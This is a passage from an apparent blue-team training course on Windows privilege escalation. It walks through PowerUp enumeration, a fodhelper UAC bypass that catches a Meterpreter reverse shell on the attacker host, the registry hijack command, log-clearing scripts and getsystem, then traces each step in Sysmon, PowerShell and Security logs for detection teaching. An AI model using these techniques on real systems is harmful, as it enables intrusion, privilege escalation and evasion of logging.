Another example of automated enumeration tools is *PowerUp*.[264] PowerUp is a PowerShell script that identifies several common Windows misconfigurations. Below, we import PowerUp.ps1 and then use PowerUp's **`Invoke-AllChecks`** cmdlet to find all potential misconfigurations. To avoid omitting any content, we'll use the **`Format-List`**[265] cmdlet.

```
PS C:\tools\windows_privilege_escalation> Import-Module .\PowerUp.ps1
PS C:\tools\windows_privilege_escalation> Invoke-AllChecks | Format-List
...
Check         : User In Local Group with Admin Privileges
AbuseFunction : Invoke-WScriptUACBypass -Command "..."
...
ServiceName    : IObitUnSvr
Path           : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit;
IdentityReference=Everyone;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart     : False
Name           : IObitUnSvr
Check          : Unquoted Service Paths ...
ServiceName   : Serviio
Path          : 'C:\Program Files\Serviio\bin\ServiioService.exe'
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'Serviio'
CanRestart    : True
Name          : Serviio
Check         : Modifiable Services
```

Listing 174 - PowerUp.ps1 privilege escalation enumeration

Reviewing a small subset of the returned output, we have three possible vectors for privilege escalation listed at each *Check*. We have a vulnerability pertaining to a local user with

[264] (HarmJ0y, 2017), https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

[265] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/scripting/samples/using-format-commands-to-change-outputview

Administrative privileges, one with unquoted service paths, and one with modifiable services. All of which we will discuss in greater detail throughout this topic.

The script also provides additional cmdlets such as *AbuseFunctions* listed in the above output. These AbuseFunctions (such as *Invoke-ServiceAbuse* and *Write-ServiceBinary*) in the PowerUp script can escalate privileges for the attacker with one command. For purposes of our case study, we will ignore any "Translate" errors. This is a common occurrence, and does not indicate anything is wrong.

This output, combined with that of AccessChk64, reveals that attackers have access to three possible privilege escalation vectors. We will discuss all three, starting with User Account Control.

7.1.2 User Account Control

User Account Control (UAC)[266] is a Microsoft access control system introduced in Windows Vista and Windows Server 2008. While UAC has been discussed and investigated for quite a while, it is important to stress that Microsoft does not consider it to be a security boundary. Rather, UAC forces applications and tasks to run in the context of a non-administrative account until an administrator authorizes elevated access. It will block installers and unauthorized applications from running without the permissions of an administrative account and also blocks changes to system settings. In general, the effect of UAC is that any application that wishes to perform an operation with potentially system-wide impact, cannot do so silently. At least in theory.

It is also important to highlight the fact that UAC has two different modes: *credential prompt*[267] and *consent prompt*.[268] The difference is minor. When a standard user wishes to perform an administrative task such as installing a new application, and UAC is enabled, the user will be given the credential prompt. In other words, the credentials of an administrative user will be required to complete the task. However, when an administrative user attempts to do the same, he or she is presented with a consent prompt. In this case, the user simply has to confirm that the task should be completed and credential re-entry is not required.

Let's discuss how UAC can be leveraged for privilege escalation.

7.1.3 Bypassing UAC

Our UAC bypass is chiefly based on *fodhelper.exe*,[269] a Microsoft support application responsible for managing language changes in the operating system. Specifically, this application is launched whenever a local user selects the *Manage optional features* option in the *Apps & features* Windows Settings screen.

[266] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-accountcontrol-overview

[267] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-useraccount-control-works#the-uac-user-experience

[268] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-useraccount-control-works#the-uac-user-experience

[269] (Pentestlab, 2017), https://pentestlab.blog/2017/06/07/uac-bypass-fodhelper/

The C:\tools\windows_privilege_escalation\ directory contains a script named fodhelper_load.ps1. This script is from the PowerShell Empire project,[270] and automates a technique[271] for bypassing UAC.

To begin, we'll run a script on our Kali Linux VM to set up a listener. The only argument we need to provide is the IP address of our Kali VM.

```
kali@attacker01:~/SOC-200/Windows_Privilege_Escalation$ ./fodhelper_listen.sh
192.168.51.50
Initiating... please wait
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_winhttps
LPORT => 443
LHOST => 192.168.51.50
[*] Started HTTPS reverse handler on https://192.168.51.50:443
```

Listing 175 - Setting up listener for reverse shell enabled by FodHelper

Next, we'll run **fodhelper_load.ps1** in an unprivileged, local PowerShell prompt. This script will spawn another PowerShell window that will automatically close. It's important that this be executed from a local shell, as our remote PowerShell session from Kali has Administrator privileges already.

```
PS C:\tools\windows_privilege_escalation> .\fodhelper_load.ps1
PS C:\tools\windows_privilege_escalation>
```

Listing 176 - Executing fodhelper_load.ps1

While we haven't noticed much output in our PowerShell prompt, there is activity in our Kali VM. Our listener has a connection from the shell loaded by our script. Once we are connected, we'll use the **getuid**[272] command in Meterpreter.

```
[*] https://192.168.51.50:443 handling request from 192.168.51.10;
(UUID: chnlidkh) Staging x64 payload (201308 bytes) ...
[*] Meterpreter session 1 opened (192.168.51.50:443 ->
192.168.51.10:49858) at 2021-06-28 13:41:40 -0400

meterpreter > getuid

Server username: client01\offsec meterpreter
>
```

Listing 177 - Catching reverse shell from fodhelper_load.ps1

The getuid output confirms that we are still operating in the context of the *offsec* user.

Meterpreter also offers the ability to open a command prompt and interact with the system. We will do this by executing the **shell** command, and then run **whoami**[273] with the **/groups** argument to get a list of all group memberships. This will also provide us with the Meterpreter shell's current integrity level.

[270] (EmpireProject, 2017), https://github.com/EmpireProject/Empire/blob/master/data/module_source/privesc/InvokeFodHelperBypass.ps1

[271] (Winscripting.blog, 2017), https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/

[272] (rapid7, 2017), https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/linux/x86/meterpreter/reverse_tcp.md

[273] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/whoami


```
meterpreter > shell Process
8844 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.1165]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /groups whoami
/groups

GROUP INFORMATION
-----------------
Group Name                                                   Type             SID
Attributes
============================================================ ================
============ ================================================================
Everyone                                                     Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-
114    Mandatory group, Enabled by default, Enabled group              ...
Mandatory Label\High Mandatory Level                            Label             S-1-
1612288
```

Listing 178 - Looking at group membership for user with high-integrity level

Our output reveals that our mandatory (integrity) level is no longer *medium* but has changed to *high* thanks to the UAC Bypass technique. The UAC bypass can only elevate us to a high, and not a SYSTEM integrity level. Let's move on to the log artifacts created by this technique.

To start our investigation, we'll look at Sysmon events created within a minute of the start of our Meterpreter session. We'll connect to our Windows Client using PowerShell core from the Kali VM.

```
kali@attacker01:~/SOC-200/Windows_Privilege_Escalation$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell Type
'help' to get help.

   A new PowerShell stable release is available: v7.1.4
Upgrade now, or check out the release page at:
https://aka.ms/PowerShell-Release?tag=v7.1.4

PS /home/kali/SOC-200/Windows_Privilege_Escalation> Enter-PSSession 192.168.51.10 -
Credential offsec -Authentication Negotiate

PowerShell credential request
Enter your credentials.
Password for user offsec: ***

[192.168.51.10]: PS C:\Users\offsec\Documents>
```

Listing 179 - Connecting to Windows 10 Client with PowerShell Core

The new prompt preceded by the Windows 10 client's IP address indicates we are correctly connected via PowerShell core.

Once we are connected to the Windows 10 machine, we'll import Get-Sysmon.psm1 (located at C:\Sysmon\) with **`Import-Module`**.[274]

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Import-Module
C:\Sysmon\Get-Sysmon.psm1
[192.168.51.10]: PS C:\tools\windows_privilege_escalation>
```

Listing 180 - Importing Get-Sysmon.psm1

The custom *Get-SysmonEvent* function will be helpful in collecting Sysmon events generated by our privilege escalation activity.

To start our investigation of the UAC bypass, we will query all Sysmon events occurring within 10 seconds of our timestamp. We'll use a *StartTime* of "06/28/2021 13:42:30" and an *EndTime* of "06/28/2021 13:42:50".

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent $null
"06/28/2021 13:41:30" "06/28/2021 13:41:50"
   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
...
6/28/2021 1:41:37 PM              1 Information      Process Create:...
6/28/2021 1:41:37 PM             11 Information      File created:...
6/28/2021 1:41:37 PM              1 Information      Process Create:...
6/28/2021 1:41:36 PM             11 Information      File created:...
6/28/2021 1:41:36 PM              1 Information      Process Create:...
6/28/2021 1:41:36 PM              1 Information      Process Create:...
6/28/2021 1:41:36 PM              1 Information      Process Create:...
6/28/2021 1:41:36 PM              1 Information      Process Create:...
6/28/2021 1:41:36 PM             13 Information      Registry value set:...
6/28/2021 1:41:36 PM             13 Information      Registry value set:...
6/28/2021 1:41:35 PM              1 Information      Process Create:...
6/28/2021 1:41:35 PM              1 Information      Process Create:...
```

Listing 181 - Sysmon events generated from fodhelper_load.ps1

Our abbreviated listing of events includes two *RegistryEvent*[275] entries, which are found between two sets of *ProcessCreate*[276] events. We will review all of the activity as it pertains to our UAC Bypass technique.

The two highlighted events at the timestamp 1:41:35 PM are part of the fodhelper_load.ps1 script. We will include only one of them in our output as they are identical. To list the contents of these

[274] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/import-module

[275] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90013

[276] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90001

events, we will use **`Get-SysmonEvent`** with the **`1`** parameter for ProcessCreate events. We'll use *StartTime* of "06/28/2021 13:41:34"> and an *EndTime* of "06/28/2021 13:41:36". We'll use **`Format-List`** to show all contents of the *Message* field.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent 1
"06/28/2021 13:41:34" "06/28/2021 13:41:36" | Format-List


...
TimeCreated  : 6/28/2021 1:41:35 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-06-28 17:41:35.850
               ProcessGuid: {71c0553d-09cf-60da-4f01-000000002900}
               ProcessId: 5756
               Image: C:\Windows\System32\whoami.exe
               FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
               Description: whoami - displays logged on user information
               Product: Microsoft® Windows® Operating System
               Company: Microsoft Corporation
               OriginalFileName: whoami.exe
               CommandLine: "C:\Windows\system32\whoami.exe" /groups
               CurrentDirectory: C:\tools\windows_privilege_escalation\
               User: CLIENT01\offsec
               LogonGuid: {71c0553d-dc79-60d9-58d6-0c0000000000}
               LogonId: 0xCD658
               TerminalSessionId: 1
IntegrityLevel: Medium
               Hashes: MD5=A4A...
               ParentProcessGuid: {71c0553d-dcc8-60d9-aa00-000000002900}
               ParentProcessId: 6596
               ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
               ParentCommandLine:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
```

Listing 182 - User privilege checks with fodhelper_load.ps1

The output reveals the use of PowerShell to run the whoami command with the "/groups" argument. Before performing any privilege escalation, the script first determines what privileges exist for the current user. The event entry also displays the *ParentProcessId*, which we can use to trace future ProcessCreate events.

Following the privilege checks performed by our script, the output reveals registry updates. Since these events happened in the next second, we will adjust our datetimes slightly and display them in list format with **`Format-List`**. To ensure that we only output the *modify registry* events, we'll select only the events in the time period whose IDs are equal to "13".

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent 13
"06/28/2021 13:41:35" "06/28/2021 13:41:37" | Format-List

TimeCreated  : 6/28/2021 1:41:36 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 13
Message      : Registry value set:
```



```
                RuleName: T1042
                EventType: SetValue
                UtcTime: 2021-06-28 17:41:36.106
                ProcessGuid: {71c0553d-dcc8-60d9-aa00-000000002900}
                ProcessId: 6596
                Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                TargetObject:
                HKU\S-1-5-21-1241977418-156118851-1443169900-
1001_Classes\mssettings\Shell\Open\command\(Default)
                Details:
                C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W
Hidden -c $x=$((gp HKCU:Software\Microsoft\Windows Update).Update); powershell -NoP -
NonI -W Hidden -enc $x

TimeCreated  : 6/28/2021 1:41:36 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 13
Message      : Registry value set:
                RuleName: T1042
                EventType: SetValue
                UtcTime: 2021-06-28 17:41:36.106
                ProcessGuid: {71c0553d-dcc8-60d9-aa00-000000002900}
                ProcessId: 6596
                Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                TargetObject:
                HKU\S-1-5-21-1241977418-156118851-1443169900-
1001_Classes\mssettings\Shell\Open\command\DelegateExecute
                Details: (Empty)
```

Listing 183 - Registry updates with fodhelper_load.ps1

In our listing, the registry keys located in the *HKEY_USERS* hive will force fodhelper.exe to execute an encoded PowerShell command stored in another registry key (HKCU:Software\Microsoft\Windows Update, referenced by the *$x* variable. Note that our PowerShell PID 6596 is also responsible for these changes to the registry.

Shortly after the changes to the registry keys, we'll follow the ProcessCreate events. To collect these events, we will not change the start and end dates but will update the filter to only select events whose IDs are equal to **1** (the Event ID for ProcessCreate events). Once again, we will use **`Format-List`** to display the entire Message field.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent 1
"06/28/2021 13:41:35" "06/28/2021 13:41:37" | Format-List
TimeCreated  : 6/28/2021 1:41:36 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-06-28 17:41:36.379
               ProcessGuid: {71c0553d-09d0-60da-5401-000000002900}
               ProcessId: 4468
               Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
               FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
               Description: Windows PowerShell
               Product: Microsoft® Windows® Operating System
               Company: Microsoft Corporation
```

```
                OriginalFileName: PowerShell.EXE
                CommandLine:
                "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI
-W Hidden -c $x=$((gp HKCU:Software\Microsoft\Windows Update).Update); powershell -NoP
-NonI -W Hidden -enc $x
                CurrentDirectory: C:\Windows\system32\
                User: CLIENT01\offsec
                LogonGuid: {71c0553d-dc79-60d9-26d6-0c0000000000}
                LogonId: 0xCD626
                TerminalSessionId: 1
                IntegrityLevel: High
                Hashes: MD5=040...
                ParentProcessGuid: {71c0553d-09d0-60da-5301-000000002900}
                ParentProcessId: 6572
                ParentImage: C:\Windows\System32\fodhelper.exe
                ParentCommandLine: "C:\Windows\system32\fodhelper.exe"

TimeCreated  : 6/28/2021 1:41:36 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
                RuleName: -
                UtcTime: 2021-06-28 17:41:36.258
                ProcessGuid: {71c0553d-09d0-60da-5301-000000002900}
                ProcessId: 6572
                Image: C:\Windows\System32\fodhelper.exe
                FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
                Description: Features On Demand Helper
                Product: Microsoft® Windows® Operating System
                Company: Microsoft Corporation
                OriginalFileName: FodHelper.EXE
                CommandLine: "C:\Windows\system32\fodhelper.exe"
                CurrentDirectory: C:\Windows\system32\
                User: CLIENT01\offsec
                LogonGuid: {71c0553d-dc79-60d9-26d6-0c0000000000}
                LogonId: 0xCD626
                TerminalSessionId: 1
                IntegrityLevel: High
                Hashes: MD5=850...
                ParentProcessGuid: {71c0553d-dcc8-60d9-aa00-000000002900}
                ParentProcessId: 6596
                ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                ParentCommandLine:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"  ...
```

Listing 184 - Running fodhelper.exe with fodhelper_load.ps1

Our output indicates that the PowerShell script opened fodhelper.exe, and in turn fodhelper.exe will execute the command stored in the registry. The command is a PowerShell *one-liner*,[277] now executing whatever value is stored in *$x*. Still, this command stored in *$x* remains unclear.

We can pivot to the PowerShell module log events to determine if there are any further artifacts related to the activity. Similar to our Get-Sysmon.psm1 module, we can import the custom GetPSLog.psm1 module to query PowerShell log entries.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Import-Module
C:\Sysmon\Get-PSLog.psm1
[192.168.51.10]: PS C:\tools\windows_privilege_escalation>
```

Listing 185 - Importing Get-PSLog.psm1

Using our custom **`Get-PSEventLog`** function, we will query the PowerShell module log[278] entries within five seconds of our connection time. We will use a *StartTime* of "6/28/2021 13:41:35" and an *EndTime* of "6/28/2021 13:41:45". We'll use an Event ID of 4103, which matches the ID of module log events.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-PSLogEvent 4103
"6/28/2021 13:41:35" "6/28/2021 13:41:45"


   ProviderName: Microsoft-Windows-PowerShell


TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- ------- ...
6/28/2021 13:41:37 PM          4103 Information      CommandInvocation(Out-Default):
"Out-Default"...
6/28/2021 13:41:37 PM          4103 Information      CommandInvocation(Out-Default):

6/28/2021 13:41:37 PM          4103 Informati                                -
"Start-Process"...
6/28/2021 13:41:37 PM          4103 Information      CommandInvocation(Get-
ItemProperty): "Get-ItemProperty"...
6/28/2021 13:41:36 PM          4103 Information      CommandInvocation(Write-Verbose):
"Write-Verbose"...
6/28/2021 13:41:36 PM          4103 Information      CommandInvocation(Write-Verbose):
"Write-Verbose"...
6/28/2021 13:41:36 PM          4103 Information      CommandInvocation(   "Start-
Process"...
...
```

Listing 186 - Table of PowerShell Module Log Events from fodhelper_load.ps1

Our abbreviated output reveals two *Start-Process* commands that have been invoked within a second of one another. We will focus on these, as they will help clarify what is going on with the mysterious *$x* variable executed by fodhelper_load.ps1. The other command invocations are part of the fodhelper_load.ps1 script and would only be important if the script itself is obfuscated.

[277] (Wikipedia, 2021), https://en.wikipedia.org/wiki/One-liner_program
[278] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_group_policy_settings#turn-on-module-logging

Let's re-run the **`Get-PSLogEvent`** function with the same filter for Event ID (4103). However, we will change the *StartTime* to "6/28/2021 13:41:35" and *EndTime* to "6/28/2021 13:41:38". We want to display the entirety of the Message field for our results, so we'll use the **`Format-List`** cmdlet to reveal everything.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-PSLogEvent 4103
"6/28/2021 13:41:35" "6/28/2021 13:41:45" | Format-List

   ProviderName: Microsoft-Windows-PowerShell ...
TimeCreated  : 6/28/2021 1:41:37 PM
ProviderName : Microsoft-Windows-PowerShell
Id           : 4103
Message      : CommandInvocation(Start-Process): "Start-Process"
ParameterBinding(Start-Process): name="FilePath";
value="C:\tools\windows_privilege_escalation\fodshell_443.exe"



               Context:
                       Severity = Informational
                       Host Name = ConsoleHost
                       Host Version = 5.1.19041.1023
                       Host ID = 6375968c-ac71-44aa-88ad-8e63056b17a6
                       Host Application =
                       C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP
-NonI -W Hidden -enc UwB0AGEAcgB0AC0AUAByAG8AYwB...
                       Engine Version = 5.1.19041.1023
                       Runspace ID = 3a079b78-1592-427d-b486-89ab1292f787
                       Pipeline ID = 1
                       Command Name = Start-Process
                       Command Type = Cmdlet
                       Script Name =
                       Command Path =
                       Sequence Number = 16
                       User = CLIENT01\offsec
                       Connected User =
                       Shell ID = Microsoft.PowerShell ...
```

Listing 187 - Module event log showing decoded PowerShell command from fodhelper_load.ps1

The first Start-Process invocation was for fodhelper.exe, which we have omitted from our output since we know it was used for execution of PowerShell. The second invocation of Start-Process displayed above shows the Base64-encoded command stored in *$x*, which executed a program called fodshell_443.exe. This is the reverse shell that called back to us, but we'll need to confirm that this program was successfully executed.

Now that we know that the shell executed a local file, we can search ProcessCreate events for that particular file regardless of a strict time filter. We'll reopen our Sysmon query to the span of a minute,

filtering on Event ID for ProcessCreate events with **1**. We will use the **Where-Object**[279] cmdlet on the *Image* field at *properties* containing the string "fodshell443" (enclosed in * wildcards).

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent 1 "06/28/2021 13:41:00"
"06/28/2021 13:42:00" | Where-Object { $_.properties[4].value like "*fodshell*" } | Format-List
```

```
TimeCreated  : 6/28/2021 1:41:37 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-06-28 17:41:37.347
               ProcessGuid: {71c0553d-09d1-60da-5701-000000002900}
               ProcessId: 3144
               Image: C:\tools\windows_privilege_escalation\fodshell_443.exe
               FileVersion: -
               Description: -
               Product: -
               Company: -
               OriginalFileName: -
               CommandLine: "C:\tools\windows_privilege_escalation\fodshell_443.exe"
               CurrentDirectory: C:\Windows\system32\
               User: CLIENT01\offsec
               LogonGuid: {71c0553d-dc79-60d9-26d6-0c0000000000}
               LogonId: 0xCD626
               TerminalSessionId: 1
               IntegrityLevel: High
               Hashes: MD5=B7A1...
               ParentProcessGuid: {71c0553d-09d1-60da-5601-000000002900}
               ParentProcessId: 4060
               ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
               ParentCommandLine:
               "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
-NoP -NonI -W Hidden -enc UwB0AGEAcgB0AC0AUAByAG8AYwB...
```

Listing 188 - Reverse shell fodshell_443.exe loaded by PowerShell

The output from our search of Sysmon ProcessCreate events reveals the execution of fodshell_443.exe, including the time they executed and the *ProcessId*. With this information, we can correlate network activity initiated on the endpoint matching the ProcessId around the time in which the *ProcessEvent* was created. The most important takeaway here are the changes made to the registry which are specific to the technique in which fodhelper.exe is used to elevate privileges.

FodHelper is just one method of bypassing UAC for elevated privileges. The Living Off The Land Binaries and Scripts[280] *project details other Windows-based privilege*

[279] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/where-object
[280] (LOLBAS-Project, 2018), https://lolbas-project.github.io/#/uac

escalation techniques including bypasses for UAC. The MITRE website also details various UAC bypass techniques used by APTs.[281]

These Windows Events, when evaluated in sequence, detail how the script leverages fodhelper to execute a disk-based reverse shell payload. Recall that the Meterpreter command getuid indicated that we were still the offsec user. We've discussed the enumeration of privileges and how Windows uses integrity levels. In the next section, we will use several techniques to escalate to the highest integrity level.

7.2 Escalating to SYSTEM

This Learning Unit covers the following Learning Objectives:

1. Learn about privilege escalation with services and reviewing the logging artifacts created
2. Learn about service permissions for privilege escalation along with relevant logging artifacts
3. Learn about unquoted service paths for privilege escalation along with logging artifacts This Learning Unit will take approximately 5 hours, 45 minutes to complete.

Full Windows-based privilege escalation is considered complete when the attacker has SYSTEMlevel[282] privileges. In this section, we are going to examine several methods of elevating our integrity level, and we'll examine the event logs that are created in the process.

7.2.1 Service Creation

Now that we have bypassed UAC with Fodhelper, our integrity level has changed from *medium* to *high* and we are closer to our goal of privilege escalation. Escalating privileges to SYSTEM in the Meterpreter shell does not take many steps, but requires some background.

According to Metasploit documentation,[283] Meterpreter has numerous methods to automate privilege escalation, provided that the attacker is already a local administrator on the Windows endpoint. The command for performing this operation is *getsystem*.[284]

Before escalating our privileges in a Meterpreter shell, we will clear our Security and Sysmon log entries. The C:\tools\windows_privilege_escalation directory contains two batch files that will do this for us. They are named ClearSecurityLogs.bat and ClearSysmonLogs.bat. Let's run each of these in PowerShell Core, since Administrator privileges are required to clear both of these logs.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> .\ClearSecurityLogs.bat
Clearing all event entries in Security
Security log is now cleared

[192.168.51.10]: PS C:\tools\windows_privilege_escalation> .\ClearSysmonLogs.bat
Clearing all log entries in Sysmon
```

[281] (MITRE, 2021), https://attack.mitre.org/techniques/T1548/002/

[282] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/local-accounts#seclocalsystem

[283] (Rapid7, 2021), https://docs.rapid7.com/metasploit/meterpreter-getsystem/

[284] (Rapid7, 2021), https://docs.rapid7.com/metasploit/meterpreter-getsystem/


```
Sysmon log is now cleared
```

Listing 189 - Clearing Sysmon and Security Event Logs in Windows

Now that our logs are cleared, we can return our attention to our Meterpreter connection. If the Meterpreter shell has been terminated, we can re-establish it with **wcsa_met_443.sh** and **fodhelper_load.ps1**.

We can list our options for the **getsystem** command by running it with the **-h** argument in Meterpreter.

```
meterpreter > getsystem -h Usage:
getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
0 : All techniques available
1 : Named Pipe Impersonation (In Memory/Admin)
2 : Named Pipe Impersonation (Dropper/Admin)
3 : Token Duplication (In Memory/Admin)
4 : Named Pipe Impersonation (RPCSS variant)
```

Listing 190 - Options for getsystem command in Meterpreter

The output displays our options for elevating our privileges to SYSTEM-level integrity in the Meterpreter shell. Note that the tool will attempt to try all four methods if we do not specify a technique in ascending order from 1 to 4.

The first technique, *Named Pipe Impersonation*,[285] creates a *Windows Service*[286] that connects to a named pipe made by our shell. Windows Services[287] are processes that are meant to be run with minimal user interaction, such as when the machine first boots up. Once the service is started and connects with Meterpreter's named pipe, Meterpreter can impersonate the SYSTEMlevel integrity level of the Windows Service. This is the technique that we will use.

Before we run our **getsystem** command, we can use the **localtime** command to get the current time for our Windows 10 machine. This will provide us with a manual timestamp for the purposes of our case study. Next, we run **getsystem** with the **1** argument to use the named pipe impersonation technique.

```
meterpreter > localtime
Local Date/Time: 2021-06-30 12:49:27.569 Eastern Daylight Time (UTC-500)

meterpreter > getsystem 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

[285] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/ipc/impersonating-a-named-pipe-client

[286] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Windows_service

[287] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Windows_service

Listing 191 - Successful elevation of privileges using getsystem

Since our integrity level is already *high*, we have obtained named pipe impersonation in memory. We also have a timestamp that we can use later for querying different Windows event logs.

We can confirm that we have elevated ourselves to SYSTEM-level integrity with the **`getuid`** command.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Listing 192 - Meterpreter now running with SYSTEM-level privileges

Unlike our previous run, this output reveals that we are now operating with SYSTEM-level integrity.

Now that we've elevated our privileges to SYSTEM, let's look into the Windows Event Logs generated in the same time frame as our timestamp. We'll want to start by importing the GetSecurity.psm1 module located in C:\Sysmon. This module contains the custom *Get-SecurityEvent* function, which we can use (in a way similar to Get-PSLogEvent and Get-SysmonEvent) to query the Security log.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Import-Module
C:\Sysmon\Get-Security.psm1
[192.168.51.10]: PS C:\tools\windows_privilege_escalation>
```

Listing 193 - Importing Get-Security.psm1

With the Get-Security.psm1 loaded, we'll start our investigation into the Security log event entries.

We'll start by looking at the *Security* event logs generated within the minute that we executed the getsystem command. We'll use **`Get-SecurityEvent`** with the **`$null`** parameter for Event ID, retrieving all possible Event IDs. Our *StartTime* and *EndTime* parameters will be "6/30/2021 12:49:00" and "6/30/2021 12:50:00" respectively.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SecurityEvent $null
"6/30/2021 12:49:00" "6/30/2021 12:50:00"


   ProviderName: Microsoft-Windows-Security-Auditing


TimeCreated              Id LevelDisplayName Message
-----------              -- ---------------- ------- ...
6/30/2021 12:49:32 PM  4697 Information      A service was installed in the system....
```

Listing 194 - New Windows Service created by getsystem

Within our abbreviated output is an Event with ID 4697: *A service was installed in the system*.[288] This event also happens to have been created five seconds after our timestamp (12:49:27).

Let's delve further into this new type of event. Since we have the *TimeCreated*, we'll narrow our *StartTime* to "6/30/2021 12:49:31" and *EndTime* to "6/30/2021 12:49:33". Our Event ID will be 4697, and to display all of the event's contents we'll use the **`Format-List`** cmdlet.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SecurityEvent 4697
"6/30/2021 12:49:31" "6/30/2021 12:49:33" | Format-List
```

[288] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=4697


```
TimeCreated  : 6/30/2021 12:49:32 PM
ProviderName : Microsoft-Windows-Security-Auditing
Id           : 4697
Message      : A service was installed in the system.

               Subject:
                Security ID:            S-1-5-21-1241977418-156118851-1443169900-1001
                Account Name:           offsec
                Account Domain:         CLIENT01
                Logon ID:               0xCD626

               Service Information:
                Service Name:           hvaukz
                Service File Name:      cmd.exe /c echo hvaukz > \\.\pipe\hvaukz
                Service Type:           0x10
                Service Start Type:     3
                Service Account:        LocalSystem
```

Listing 195 - Details of New Windows Service Security event created by getsystem

Reviewing our output, we have a new service with a randomized name as well as a *cmd.exe* invocation in the *Service File Name* field. According to this event, the new service will execute cmd.exe and locally create a *named pipe*[289] named "hvaukz". Since cmd.exe is executed under the LocalSystem *Service Account*, it will run with SYSTEM-level integrity.

Since there was only one relevant Security event entry related to our **`getsystem`** command, we can turn our attention to the Sysmon event log. We'll use the **`Import-Module`** cmdlet for our custom Get-Sysmon.psm1 module located at C:\Sysmon. The *StartTime* for our query filter will be one second before the creation of our new service "6/30/2021 12:49:31" and our *EndTime* will be "6/30/2021 12:50:00".

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Import-Module
C:\Sysmon\Get-Sysmon.psm1

[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent $null
